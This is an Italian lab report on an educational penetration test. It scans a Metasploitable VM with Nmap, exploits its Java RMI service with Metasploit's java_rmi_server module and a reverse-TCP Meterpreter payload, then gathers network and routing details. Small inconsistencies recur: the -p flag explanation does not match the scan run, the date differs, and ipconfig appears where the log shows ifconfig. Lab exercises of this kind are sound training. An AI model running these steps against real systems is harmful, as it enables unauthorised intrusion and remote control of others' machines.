Report Dettagliato sull'Esercitazione: Sfruttamento della Vulnerabilità su Metasploitable con Java RMI

Data 19/01/23

Introduzione

L'esercitazione in oggetto mira al riconoscimento e sfruttamento di vulnerabilità su sistemi informatici. La nostra macchina bersaglio, Metasploitable, è stata configurata con un servizio vulnerabile sulla porta 1099, specificamente legato a Java RMI (Remote Method Invocation). L'obiettivo è quello di utilizzare Metasploit, un framework di test di penetrazione, per sfruttare questa vulnerabilità e ottenere una sessione remota Meterpreter sulla macchina vittima.

Per garantire coerenza nel processo, la macchina attaccante (Kali) è assegnata con l'indirizzo IP 192.168.11.111, mentre la macchina vittima (Metasploitable) ha l'indirizzo IP 192.168.11.112.

L'esercizio si articola in fasi chiave: inizialmente, uno scanning della rete con Nmap per identificare la vulnerabilità, seguito dall'utilizzo di Metasploit per sfruttarla e ottenere l'accesso remoto. Inoltre, dobbiamo raccogliere informazioni specifiche sulla configurazione di rete e sulla tabella di routing della macchina Metasploitable dopo il successo dell'attacco.


Scansione della Rete con Nmap:

L'inizio dell'esercitazione ha coinvolto una scansione della rete della macchina Metasploitable attraverso l'utilizzo di Nmap. L'obiettivo principale di questa fase era identificare i servizi attivi sulla macchina vittima e individuare eventuali vulnerabilità. Il comando Nmap utilizzato è il seguente:

- nmap -p 1-65535 -sV -O 192.168.11.112

-p 1099: Specifica di scansionare solo la porta 1099

-sV: Esegue la rilevazione della versione dei servizi per identificarli più accuratamente.



Sfruttamento della Vulnerabilità con Metasploit

Una volta identificata la vulnerabilità Java RMI sulla porta 1099, è stato utilizzato Metasploit per sfruttarla. La scelta del modulo appropriato è stata motivata dalla natura della vulnerabilità. Il modulo specifico è stato configurato con i seguenti comandi Metasploit:

msf6 > search java_rmi

msf6 > use exploit/multi/misc/java_rmi_server

Una volta trovato il modulo e selezionato, procediamo guardando le opzioni possibili per la configurazione con i seguenti comandi:

msf6 > set RHOSTS 192.168.11.112

msf > set payload java/meterpreter/reverse_tcp


msf6 > exploit


use exploit/multi/misc/java_rmi_server: Selezione del modulo Metasploit specifico per sfruttare la vulnerabilità Java RMI.

set RHOSTS 192.168.11.112: Impostazione dell'indirizzo IP della macchina vittima come destinazione.

set payload java/meterpreter/reverse_tcp: Impostazione del payload per l'utilizzo della shell meterpreter.

exploit: Avvio dell'attacco per ottenere una sessione Meterpreter sulla macchina remota.





```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Raccolta di informazioni

a. Configurazione di Rete sulla Macchina Remota:

Una volta ottenuta la sessione Meterpreter, è stato eseguito il comando ifconfig per raccogliere informazioni sulla configurazione di rete della macchina Metasploitable. Questo comando restituisce dettagli su indirizzi IP, subnet mask, gateway predefinito e altri parametri di rete.


meterpreter> ipconfig

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/NEwdN9E
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:44406) at 2024-01-19 09:54:54 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feca:e27f
IPv6 Netmask : ::
```

b. Informazioni sulla Tabella di Routing della Macchina Vittima:

Per ottenere dettagli sulla tabella di routing, è stato utilizzato il comando route nella sessione Meterpreter. Questo comando ha fornito informazioni sulle rotte di rete sulla macchina vittima.

meterpreter> route



Conclusione:

L'utilizzo combinato di Nmap e Metasploit ha permesso di identificare una vulnerabilità sulla macchina Metasploitable e sfruttarla con successo. La scansione iniziale con Nmap ha fornito una panoramica dettagliata del servizio in esecuzione sulla porta 1099, mentre Metasploit è stato utilizzato per sfruttare la vulnerabilità e ottenere una sessione Meterpreter. La raccolta di informazioni sulla configurazione di rete e sulla tabella di routing ha completato l'esercitazione, dimostrando le competenze acquisite nello sfruttamento di vulnerabilità e nella successiva analisi post-sfruttamento.